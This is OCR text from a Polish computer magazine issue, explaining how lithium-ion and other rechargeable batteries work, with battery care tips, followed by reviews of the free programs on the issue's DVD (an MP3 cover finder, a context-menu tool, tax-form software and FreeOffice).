
Anoda, czyli elektroda, na której w trakcie działania ogniwa zachodzą reakcje utleniania, jest wykonana z grafitu złożonego z warstw pojedynczych atomów węgla – między nimi są rozmieszczone atomy litu. Stosuje się takie rozwiązanie, ponieważ struktura anody wykonanej z czystego litu nie byłaby prawidłowo odtwarzana podczas ładowania ogniwa. Pojemność ogniwa z taką anodą znacznie zmniejszyłaby się już po niewielkiej liczbie cykli pracy. W formie matrycy jest wykonana również katoda – elektroda, na której w trakcie rozładowywania ogniwa zachodzą reakcje redukcji. Nie jest ona jednak zbudowana z grafitu, lecz najczęściej z tlenku któregoś z metali przejściowych, na przykład tytanu, manganu, żelaza, niklu, miedzi czy cynku. W naładowanym ogniwie przestrzenie między warstwami matrycy katodowej są puste. Pomiędzy elektrodami występuje różnica potencjałów elektrycznych.



ROZŁADOWYWANIE OGNIWA

Po połączeniu ogniwa z odbiornikiem prądu i zamknięciu obwodu elektrycznego różnica potencjałów między elektrodami powoduje zainicjowanie reakcji utleniania na anodzie. W jej wyniku atomy litu ulegają rozbiciu na dodatnie jony litowe oraz elektrony. Uwolnione elektrony przemieszczają się od anody do katody aż do momentu wyrównania potencjałów. Ponieważ elektrolit i fizyczna przegroda oddzielająca elektrody (niepokazana na ilustracjach) blokują przepływ elektronów bezpośrednio przez ogniwo, zamiast tego przepływają one przez obwód elektryczny, zasilając swoją energią podłączony odbiornik. Ładunek ujemny elektronów gromadzących się na katodzie przyciąga uwolnione wcześniej na anodzie dodatnie jony litowe. Następuje reakcja redukcji, w wyniku której jony i elektrony łączą się, tworząc atomy litu w strukturze matrycy katodowej.






ŁADOWANIE OGNIWA

Ładowarka podłączona do ogniwa wymusza przepływ elektronów w odwrotnym kierunku niż podczas działania ogniwa. W efekcie następuje zamiana ról elektrod: lit związany w matrycy katodowej (po prawej) utlenia się, zaś na dawnej anodzie (po lewej) zachodzą reakcje redukcji litu. W ten sposób atomy litu wracają do wyjściowej lokalizacji. Poziom naładowania ogniwa jest proporcjonalny do ilości przemieszczonych atomów.

ANODA
KATODA
ELEKTROLIT
ATOMY LITU

ROZŁADOWANE OGNIWO

W miarę przepływu elektronów i jonów od anody do katody różnica potencjałów między elektrodami zmniejsza się. Kiedy prawie wszystkie atomy litu związane w strukturze anody zostaną przeniesione na katodę, reakcje chemiczne ustają i prąd w obwodzie przestaje płynąć. Wówczas ogniwo jest rozładowane, ale można je ponownie naładować. W przypadku jednorazowych baterii nie pozwala na to nieodwracalny charakter reakcji elektrodowych.




Lekki akumulator, dużo energii

Gęstość energii to ilość prądu, jaką można zmagazynować w ogniwie o masie jednego kilograma. Najlepsze pod tym względem są ogniwa litowo-jonowe. Są one również jedynym spośród popularnych typów ogniw, których właściwości mogą jeszcze zostać zauważalnie poprawione.

ŹRÓDŁO: NATURE.COM

KOSZT 1 WH POJEMNOŚCI AKUMULATORA W DOLARACH



Cena pojemności

Im większa gęstość energii, tym droższe ogniwo. Akumulator litowo-jonowy (Li-Ion) o pojemności typowej dla samochodowych akumulatorów rozruchowych kosztowałby nie kilkaset, ale kilka tysięcy złotych – właśnie dlatego ogniwa ołowiowo-kwasowe (Pb/PbO_2) wciąż są wytwarzane, choć liczą sobie już ponad 160 lat.

ŹRÓDŁO: A. CZERWIŃSKI, „AKUMULATORY, BATERIE, OGNIWA"

Polski superpojemny akumulator

Owocem badań prowadzonych w naszym kraju przez zespół pod kierunkiem prof. Andrzeja Czerwińskiego jest ogniwo ołowiowo-kwasowe nowej generacji. Jego wyjątkowość polega na zastąpieniu ołowianych kratek, pełniących funkcję elektrod w tradycyjnych ogniwach tego typu (na zdjęciu po lewej), ośmiokrotnie lżejszymi matrycami węglowymi pokrytymi cienką warstwą ołowiu (po prawej). Stosując to rozwiązanie, można będzie zdecydowanie zmniejszyć ciężar akumulatorów samochodowych przy zachowaniu dotychczasowej pojemności oraz projektować akumulatory o gęstości energii podniesionej o 50 proc. dzięki większej ilości reagentów i ograniczeniu masy elementów konstrukcyjnych. Jednocześnie, dzięki ograniczeniu zawartości ołowiu w ogniwach o prawie 20 proc., są one nie tylko bardziej ekologiczne od tradycyjnych, ale też znacznie tańsze. Projekt czeka obecnie na inwestora, który zdecyduje się sfinansować rozpoczęcie produkcji seryjnej.



Wszystkie ładowalne akumulatory składają się z tzw. ogniw galwanicznych drugiego rodzaju, nazywanych też ogniwami odwracalnymi. Choć istnieje wiele rodzajów takich ogniw, wykazujących różne właściwości, to w gruncie rzeczy wszystkie one działają na tej samej zasadzie. Ich najważniejszymi elementami są dwie elektrody o różnych potencjałach elektrycznych zanurzone w elektrolicie, na których w trakcie rozładowywania i ładowania ogniwa zachodzą odwracalne reakcje utleniania i redukcji substancji donorowej. W wyniku jej rozkładu podczas pracy ogniwa uwalniane są elektrony – nośniki prądu elektrycznego – które pod wpływem różnicy potencjałów między elektrodami przepływają przez podłączony odbiornik, zasilając go (szczegóły na infografice). Charakterystyka ogniwa zależy w głównej mierze od doboru materiałów elektrodowych oraz składu chemicznego elektrolitu, a dopiero w dalszej kolejności od jego konstrukcji. Każdy rodzaj ogniwa, a więc każdy układ chemiczny wykorzystany do jego budowy, cechuje się określonym napięciem, zaś pojemność jest wprost proporcjonalna do mas substancji elektrodowych, między którymi następuje przepływ elektronów. Ogniwa tego samego typu i o tej samej pojemności można łączyć zarówno szeregowo, jak i równolegle. W ten sposób buduje się odpowiednio akumulatory o pojemności pojedynczego ogniwa i napięciu odpowiadającym sumie napięć cząstkowych oraz o napięciu pojedynczego ogniwa i pojemności równej sumie pojemności cząstkowych.

XIX-wieczny wynalazek wciąż żywy

Ogniwa odwracalne nie są nowym wynalazkiem – zmieniają się jedynie stosowane w nich układy reagentów. Pierwsze takie ogniwo – ogniwo kwasowo-ołowiowe (Pb/PbO_2), wciąż stosowane w akumulatorach samochodowych – zbudował już w 1859 roku włoski fizyk Gaston Planté. Patent na ogniwa niklowo-kadmowe (Ni-Cd) – do niedawna używane w różnorodnych urządzeniach elektrycznych i produkowane choćby w formie popularnych paluszków – zgłosił 1899 roku Szwed Waldemar Jungner. Na opracowanie kolejnego rodzaju ogniw, które znalazłyby szersze zastosowanie, trzeba było czekać aż do lat 80. Wówczas ogniwa niklowo-kadmowe zaczęły być wypierane przez dwukrotnie pojemniejsze, a przy tym bardziej przyjazne dla środowiska akumulatory wodorkowe (Ni-MH). W tym samym czasie udało się też skonstruować pierwsze odwracalne ogniwa litowo-jonowe (Li-Ion) – to właśnie one, wraz z ogniwami litowo-polimerowymi (Li-Po) o bardzo podobnej konstrukcji, zasilają obecnie większość przenośnych urządzeń elektronicznych.

O tym, że akumulatory litowo-jonowe w ostatnich latach podbiły branżę elektroniki konsumenckiej, zadecydowała ich niewielka waga (lit będący materiałem anodowym jest najlżejszym metalem) i małe wymiary oraz wysoka gęstość energii, czyli pojemność przypadająca na jednostkę masy ogniwa. W sytuacji, kiedy akumulator jest często najcięższym elementem smartfonu, liczy się każdy zaoszczędzony gram. Oprócz tego, w odróżnieniu od używanych wcześniej akumulatorów wodorkowych, nie wykazują one efektu pamięci, dzięki czemu niecałkowite ładowanie i rozładowywanie nie wpływa negatywnie na ich pojemność i żywotność. Nie bez znaczenia jest również wysokie napięcie znamionowe (3,6 V), eliminujące potrzebę zasilania małych urządzeń elektronicznych większymi akumulatorami złożonymi z wielu ogniw. Akumulatory litowo-jonowe nie są jednak pozbawione wad. Przede wszystkim lit jest niezwykle reaktywny, dlatego produkcja, przechowywanie i eksploatacja ogniw zawierających ten pierwiastek wymaga zachowania ostrożności. Wystawienie akumulatora na działanie wysokiej temperatury – na przykład pozostawienie telefonu w samochodzie

w upalny dzień – lub uszkodzenie jego obudowy może wywołać jego zapłon, a nawet wybuch.

Ograniczone możliwości rozwoju

Profesor Andrzej Czerwiński, kierownik Pracowni Elektrochemicznych Źródeł Energii na Wydziale Chemii Uniwersytetu Warszawskiego, podkreśla, że „lit jest najlżejszym metalem mogącym służyć jako dawca elektronów". Z tego względu ciągle trwają badania mające na celu usprawnienie akumulatorów Li-Ion oraz Li-Po. Testuje się działanie różnych domieszek, modyfikuje się strukturę materiału czy pokrywa elektrody aktywnymi związkami poprawiającymi właściwości elektrochemiczne. Wszystkie te zmiany powodują, że z roku na rok pojemność akumulatorów litowo-jonowych lekko wzrasta, jednak możliwości ich dalszego udoskonalania są ograniczone. Wynika to ze wspomnianej wcześniej zależności między pojemnością ogniw danego typu a masą tworzących je reagentów: jeżeli sam układ chemiczny pozostaje bez zmian, to nawet najbardziej pomysłowe modyfikacje konstrukcyjne z reguły nie są w stanie podnieść gęstości energii w kilogramie masy ogniwa danego rodzaju bardziej niż o kilka procent.

Większe potencjalne korzyści mogłoby przynieść jedynie znaczne zagęszczenie rozmieszczenia atomów litu na anodzie, czyli zwiększenie masy reagentów przy niezmienionej objętości ogniwa. W obecnie produkowanych ogniwach atomy litu zajmują wolne przestrzenie w matrycy wykonanej z grafitu. Naukowcy szacują, że zastąpienie tego materiału krzemem, znacznie lepiej wiążącym lit, mogłoby nawet kilkukrotnie zwiększyć pojemność ogniw. Problem w tym, że struktura krzemowa w wyniku wprowadzenia do niej atomów litu, czyli naładowania ogniwa, znacznie zwiększa swoją objętość, by na powrót skurczyć się po ich oddaniu. Powoduje to bardzo szybkie zużycie anody, jak również nieakceptowalne pęcznienie całego ogniwa. Z tego względu zastosowanie krzemu jako jedynego materiału matrycy jest mało prawdopodobne. Większe szanse na realizację mają pomysły zakładające wzmocnienie krzemowych struktur szkieletem wykonanym na przykład ze stali nierdzewnej czy węglowych nanorurek, zwiększającym ich sztywność. Wzrost gęstości energii możliwy do uzyskania dzięki takiej konstrukcji anody byłby mniejszy, ale wciąż bardzo wyraźny.

Jeśli nie lit, to co?

Ze względu na trudności z przetwarzaniem litu, a także projektowaniem matryc anodowych, poszukuje się alternatywnego materiału donorowego. Liczącym się pretendentem do tej roli jest magnez. Projektowane między innymi przez Toyotę ogniwa magnezowo-jonowe konstrukcyjnie nie różnią się zbytnio od litowo-jonowych, jednak magnez jest znacznie tańszy od litu, a przy tym bezpieczniejszy. Zwolennicy rozwoju akumulatorów magnezowo-jonowych podkreślają też, że każdy atom magnezu może uwolnić nie jeden, ale dwa elektrony, więc teoretycznie umożliwia gromadzenie dwukrotnie większej ilości energii w ogniwie o tej samej objętości. Nie ma jednak róży bez kolców. Jak wyjaśnia prof. Czerwiński „magnez w porównaniu z litem jest cięższy: w przypadku litu jeden wolny elektron przypada na siedem jednostek masy atomowej materiału anodowego, w przypadku magnezu – na dwanaście jednostek". Ogniwa magnezowo-jonowe mogłyby uzyskać przewagę nad litowo-jonowymi, gdyby udało się skonstruować działającą anodę zbudowaną z czystego magnezu. Taka anoda mogłaby zapewnić większą gęstość energii w stosunku do masy w porównaniu z anodą litową, ponieważ nie zawierałaby materiału tworzącego matrycę, który zwiększa wagę ogniwa, nie uczestnicząc w reakcjach chemicznych.

JAK DBAĆ O AKUMULATOR?

Akumulatory litowo-jonowe zasilające większość urządzeń mobilnych są bardzo pojemne i mają długą żywotność. Aby w pełni wykorzystać ich możliwości, podczas eksploatacji pamiętajmy o kilku zasadach:

1. W odróżnieniu od starszych typów akumulatorów, np. wodorkowych, akumulatory litowo-jonowe nie mają efektu pamięci i nie wymagają, by rozładowywać je całkowicie i ładować tylko do pełna. Wykonajmy takie formatowanie przy pierwszym użyciu akumulatora, a później powtarzajmy jedynie co jakiś czas. Akumulatory li-ion dłużej zachowają pojemność, jeśli podczas eksploatacji będą często doładowywane i jak najczęściej utrzymywane w stanie naładowanym.

2. Akumulatory litowo-jonowe źle znoszą skrajne temperatury. Mróz może znacznie ograniczyć ich żywotność, zaś wystawione na długotrwałe działanie słońca mogą się nawet zapalić lub eksplodować.

3. Jeśli nie używamy akumulatora przez dłuższy czas, schowajmy go do lodówki – w temperaturze kilku stopni Celsjusza jego degradacja będzie postępowała wolniej. Ze względów bezpieczeństwa większe ilości akumulatorów litowo-jonowych należy przechowywać wyłącznie w stanie rozładowanym, gdyż lit jest wówczas związany w matrycy katodowej.

4. Chcąc wydłużyć czas pracy smartfonu czy tabletu, nie ograniczajmy się tylko do dbania o akumulator. Artykuł dotyczący różnych sposobów na uzyskanie takiego efektu zamieściliśmy w CHIP-ie 06/2013 w dodatku poświęconym urządzeniom mobilnym.

Więcej informacji o różnych typach ogniw galwanicznych można znaleźć w książce prof. Andrzeja Czerwińskiego „Akumulatory, baterie, ogniwa".

Prof. Czerwiński pokłada największe nadzieje w ogniwach typu metal-powietrze, wykorzystujących do działania tlen zawarty w powietrzu i uwalniających go w trakcie ładowania. Materiałem anodowym w takich ogniwach mógłby być ponownie lit albo cynk. Dzięki zastąpieniu tradycyjnej katody lekką, porowatą strukturą miałyby one znacznie mniejszą wagę od ogniw wykorzystywanych obecnie, a osiągalna gęstość energii byłaby nawet pięciokrotnie większa. Najpierw jednak trzeba będzie przezwyciężyć przeszkody natury technicznej. Jedną z najpoważniejszych będzie opracowane membran przepuszczających do wnętrza ogniwa tlen zawarty w atmosferze, które jednocześnie zablokują przepływ pary wodnej czy innych zanieczyszczeń mogących negatywnie wpłynąć na przebiegające reakcje. Wyzwaniem jest również stworzenie powietrznej katody, która będzie w stanie przetrwać wiele cykli ładowania i rozładowywania bez znacznej utraty aktywności. Nie są to łatwe zadania i raczej nie zostaną zrealizowane w ciągu najbliższych pięciu lat, ale kiedy w końcu się uda, doczekamy się upragnionego przełomu.

Na razie jesteśmy jednak skazani na akumulatory litowo-jonowe. Chcąc, by działały jak najdłużej, pamiętajmy o zasadach ich prawidłowej eksploatacji – przypominamy je w ramce powyżej. Gdy korzystamy z telefonu bardzo intensywnie, wybierajmy modele z wymienną baterią i zawsze miejmy pod ręką zapasowy pakiet. Pomocne są też banki energii, czyli zewnętrzne akumulatory, pozwalające doładować baterię dowolnego urządzenia, gdy nie mamy dostępu do gniazdka i typowej ładowarki. Co prawda, banki energii nie są lekkie, a pojemniejsze modele kosztują nawet kilkaset złotych, lecz jeszcze długo pozostaną one jedynym sposobem na znaczne wydłużenie pracy urządzeń mobilnych. Telefony działające bez ładowania przez tydzień albo dwa szybko nie wrócą – chyba że wyciągniemy z szafy stary model służący wyłącznie do rozmów. ■

Programy na płycie DVD


W maju na płycie CHIP-a prezentujemy aplikacje umożliwiające wyszukiwanie okładek i informacji o albumach zapisanych w postaci plików MP3, narzędzie do porządkowania menu kontekstowego, a także programy do PIT-ów.



ASHAMPOO MP3 COVER FINDER

Okładki do plików

Pełna wersja



Wygodna aplikacja pozwalająca odnaleźć zdjęcia okładek albumów muzycznych na podstawie informacji dostępnych w plikach MP3. Wbudowany edytor umożliwia automatyczne uzupełnianie tagów ID3.

1-ABC.NET RIGHT CLICK CONFIGURATOR

Poprawki w menu

Pełna wersja




Wyświetlane po naciśnięciu prawego przycisku myszy menu kontekstowe Windows to obszar, w którym aplikacje dodają wpisy. Nad bałaganem zapanujemy dzięki temu narzędziu.

JUPITER 2013 STANDARD

Czas PIT-ów

Freeware



Aplikacja, która ułatwi rozliczenia podatków za rok 2013 z odpowiednim dla naszego miejsca zamieszkania urzędem skarbowym. Jupiter 2013 pozwoli nam sprawnie uzupełnić i wydrukować formularze.

PIT FORMAT 2013

Sposób na PIT

Freeware



Umożliwia przygotowanie deklaracji podatkowych PIT. Przejrzysty, dobrze zaprojektowany interfejs pozwoli wysyłać PIT-y przez Internet w formie e-deklaracji oraz tradycyjnie drukować formularze.


ASYSTENT FIRMA I SKRZYNKA POCZTOWA

Biznes w aplikacjach

Pełne wersje



Programy biurowe ułatwiające prowadzenie firmy (relacje z klientami, zarządzanie danymi kontaktowymi, sprzedażą, magazynem i zamówieniami) oraz klient poczty elektronicznej.



ASHAMPOO MP3 COVER FINDER

Kolekcjoner okładek


PEŁNA WERSJA Uporządkowanie dużej kolekcji cyfrowej muzyki to żmudna praca. Aplikacja ułatwi wyszukiwanie okładek do plików MP3.

Ashampoo MP3 Cover Finder to narzędzie służące do wyszukiwania w Sieci okładek albumów muzycznych. Może też przydać się do uzupełniania tekstowych informacji na temat wybranych utworów. Po wskazaniu folderu zawierającego nagrania lub przeciągnięciu do okna aplikacji plików przeznaczonych do edycji aplikacja zbierze dostępne informacje o utworach z Sieci. W centralnej części ujrzymy wybraną do edycji ścieżkę – Ashampoo MP3 Cover Finder umożliwi nam dodanie okładki z innego pliku. Po przewinięciu zdjęcia okładki możemy uzupełnić pozostałe informacje, przechowywane w tagach ID3 w formie tekstowej.

Rejestracja Po zainstalowaniu Ashampoo MP3 Cover Finder klikamy przycisk »Pobierz darmowy kod rozszerzonej wersji testowej«. Przechodzimy na stronę WWW producenta, na której podajemy swój email i wybieramy »Poproś o klucz do pełnej wersji«. Jeśli nie mamy konta w serwisie ashampoo.com, musimy je utworzyć, a następnie się zalogować. Gdy wypełnimy formularz, klucz rejestracyjny zostanie wyświetlony na stronie producenta oraz wysłany na nasz adres elektroniczny. Kopiujemy klucz do Schowka, przechodzimy do okna powitalnego Ashampoo MP3 Cover Finder i wklejamy kod w pole »Wpisz kod rejestracyjny tutaj:«. Klikamy »Aktywuj teraz« i »Kontynuuj«.

- **Windows XP/Vista/7**
- **wymagana rejestracja przez Internet**
- **ograniczenia: program działa przez 365 dni**
- **ograniczenia: program pobiera łącznie 300 okładek**
- **ograniczenia: wyszukiwarka prezentuje tylko 50 wyników**

1. Wybór folderów i plików



Po uruchomieniu aplikacji możemy wskazać folder, w którym przechowujemy muzykę, przeciągnąć pliki MP3 do okna Ashampoo MP3 Cover Finder lub przeszukać pliki zgromadzone w bibliotece Windows.

2. Obrazki z plików



Edytor tagów zapisanych w plikach MP3 umożliwia wklejenie okładki ze Schowka, wskazanie pliku graficznego zawierającego okładkę lub usunięcie nieprawidłowej okładki zapisanej w tagu.

3. Konfiguracja edytora



Opcje pozwalające dostosować aplikację do naszych potrzeb wypadają skromnie: oprócz zmiany kolorów interfejsu i wyboru wyświetlanych okien z ostrzeżeniami możemy jedynie skasować pamięć podręczną.

4. Sortowanie utworów



Podczas uzupełniania okładek do wielu albumów muzycznych możemy posortować pliki na podstawie nazw wykonawców, tytułów utworów lub albumów, gatunków muzycznych i roku wydania.



1-ABC.NET RIGHT CLICK CONFIGURATOR

Kontekstowe porządki

PEŁNA WERSJA Chcąc uporządkować menu kontekstowe, musimy uruchomić wiele aplikacji. Można łatwiej zapanować nad bałaganem.

Aż 108 wpisów – tyle skrótów znaleźliśmy w menu testowego komputera. Aplikacja 1-abc.net Right Click Configurator po zainstalowaniu i uruchomieniu ułatwi dezaktywację lub całkowite usunięcie zbędnych elementów, które bez tego niewielkiego narzędzia musielibyśmy porządkować, sięgając do opcji konfiguracyjnych programów odpowiedzialnych za wprowadzenie skrótów w menu kontekstowym Windows. Podczas przeglądania wpisów możemy sortować listę na podstawie nazw (najczęściej odpowiadających nazwom aplikacji, które je utworzyły), typów plików, do których skróty się odnoszą, oraz pola wartości określającego program lub polecenie, które zostanie wywołane po wybraniu danego skrótu. Wpisy możemy dezaktywować lub usuwać. Wbudowany edytor pozwoli nam modyfikować każdy z parametrów polecenia.

Rejestracja Uruchamiamy program instalacyjny. W oknie »Completing the 1-abc.net Right Click Configurator Setup Wizard« zaznaczamy pole »Get free full version key online«, przechodzimy na stronę rejestracyjną, podajemy imię, nazwisko i email. Klikamy przycisk »Wyślij«. Po chwili sprawdzamy pocztę. W wiadomości od producenta programu klikamy odsyłacz potwierdzający rejestrację. Ponownie sprawdzamy naszą skrzynkę pocztową. W kolejnej wiadomości znajdziemy klucz rejestracyjny, który kopiujemy do Schowka. Przechodzimy do okna aplikacji, wybieramy z menu »Rejestracja« opcję »Wprowadź Klucz«. Wklejamy klucz rejestracyjny w pole »Wprowadź kod:«, klikamy »OK« i jeszcze raz »OK«.


- **Windows XP/Vista/7/8**
- **wymagana rejestracja przez Internet**

1. Lista wpisów




Uruchomienie aplikacji ujawnia bardzo często wiele niepotrzebnych skrótów przechowywanych w menu kontekstowym. To wygodne narzędzie pozwoli dezaktywować niepotrzebne elementy.

2. Polowanie na błędy




Wybierając z menu »Functions« opcję »Check Right Click Entries for Errors«, sprawdzimy, czy w zbiorze skrótów znajdują się takie, które działają nieprawnie.

3. Edytor skrótów



Wbudowane narzędzie służące do modyfikowania parametrów każdego ze skrótów wywołujemy, wybierając opcję »Edytuj wpisy«. Aplikacja pozwoli nam duplikować wpisy oraz sprawdzać, czy poprawnie działają.

4. Opcje systemowe




Tworząc własne wpisy w menu kontekstowym, możemy korzystać z listy »<wybierz domyślne>«, która zawiera narzędzia systemu operacyjnego Windows takie jak Wiersz polecenia lub Notatnik.

JUPITER 2013 STANDARD
Rozliczenia podatkowe


PEŁNA WERSJA Nawet jeśli odkładamy wypełnianie PIT-ów na ostatnią chwilę, dzięki pomocy aplikacji uzupełnimy dane bez błędów.

Jupiter 2013 Standard pozwoli nam przygotować zestaw formularzy PIT (wraz z załącznikami) na podstawie informacji zebranych przez wbudowanego kreatora. Pomocnika da się zamienić na interaktywne formularze. Dane podatników oraz formularze z rozliczeniami możemy zabezpieczyć hasłem. Jeśli zdecydujemy się na wypełnienie formularzy PIT z asystą kreatora, aplikacja przygotuje na podstawie naszych odpowiedzi i wprowadzonych danych odpowiedni zestaw dokumentów, które w kolejnym etapie będziemy edytować lub korygować. Podczas sprawdzenia poszczególnych etapów pracy z kreatorem, wybór opcji »Edytuj planszę« oraz modyfikacja danych skutkuje koniecznością ponownego uzupełnienia danych w następnych etapach. Przygotowany za pomocą Jupiter 2013 Standard zestaw formularzy możemy wydrukować i wysłać pocztą lub dostarczyć do właściwego urzędu skarbowego osobiście. Aplikacja obsługuje także e-Deklaracje – możemy więc złożyć PIT w formie cyfrowej.

- **Windows XP/Vista/7/8**
- **info: pity.elfin.pl/standard**



Kreator lub formularz



Przystępując do rozliczenia podatków, możemy zdecydować, w jaki sposób wprowadzamy dane: aplikacja oferuje zarówno interaktywne formularze, jak i kreatora wspomagającego zbieranie danych niezbędnych do wypełnienia PIT.

DEMOSCENA – PRZYJEMNOŚĆ TWORZENIA
Wonderland XII – Censor Design

Censor Design to grupa wywodząca się ze Szwecji. Jej pierwsze produkcje powstawały pod koniec lat 80. na Commodore 64. Zasłynęli oni na cały świat, tworząc cykl dem „Wonderland", którego XII część publikujemy na płycie CHIP-a. Świetny dobór efektów, doskonała muzyka i kolejny rekord pobity – w demie usłyszymy m.in. odtwarzanie 16-bitowych próbek dźwięku na komputerze, który nie został stworzony do takich celów. Miłego słuchania i oglądania!

- **Info: censordesign.com, csdb.dk/release/?id=120907**







Bezpłatne narzędzia


Na płycie: Darmowy pakiet biurowy, narzędzie, które zadba o poprawienie naszych zdjęć, a także multimedialne odtwarzacze muzyki, filmów i przeglądarki obrazków. **JAN MALINOWSKI**

Prezentacje, kalkulacje, dokumenty

SoftMaker FreeOffice 2012


Zbiór narzędzi biurowych stanowiących alternatywę dla pakietów OpenOffice, Microsoft Office i LibreOffice. W skład pakietu narzędzi wchodzi: edytor tekstu TextMaker, arkusz kalkulacyjny PlanMaker oraz program do tworzenia prezentacji nazwany SoftMaker Presentations. Inaczej niż w przypadku wielu innych bezpłatnych rozwiązań, do pakietu biurowego SoftMaker dołączono bogaty wybór wzorców i szablonów dokumentów ułatwiających pracę. Zestaw aplikacji biurowych może być wykorzystywany zarówno przez osoby prywatne, jak i firmy. Aplikacja TextMaker ułatwi tworzenie dokumentów i wymianę papierowej (lub elektronicznej) korespondencji. PlanMaker weźmie na siebie wszystkie zadania związane z obliczeniami i tworzeniem wykresów. O sprawne prezentowanie pomysłów i danych zadba program Presenter, w którego oknie wyświetlimy także obrazki i filmy.

Każdy z elementów pakietu biurowego umożliwia otwieranie dokumentów Microsoft Office (w tym takich, które są chronione hasłem). Pliki są wyświetlane z zachowaniem formatowania i układu elementów. Dokumenty możemy zapisywać w formatach RTF, PDF i HTML.



PORADA 1 W folderze menu Start, wybierając opcję »SoftMaker FreeOffice | Utilities | Install SoftMaker FreeOffice on USB stick«, uruchomimy kreator, który pomoże nam przenieść pakiet biurowy na pendrive.

PORADA 2 Na stronie producenta w sekcji »Download« znajdziemy edycję do Linuxa oraz dodatkowe słowniki.



SYSTEM: WINDOWS XP/VISTA/7/8
JĘZYK: ANGIELSKI
INFO: WWW.FREEOFFICE.COM



Przetwarzanie zdjęć

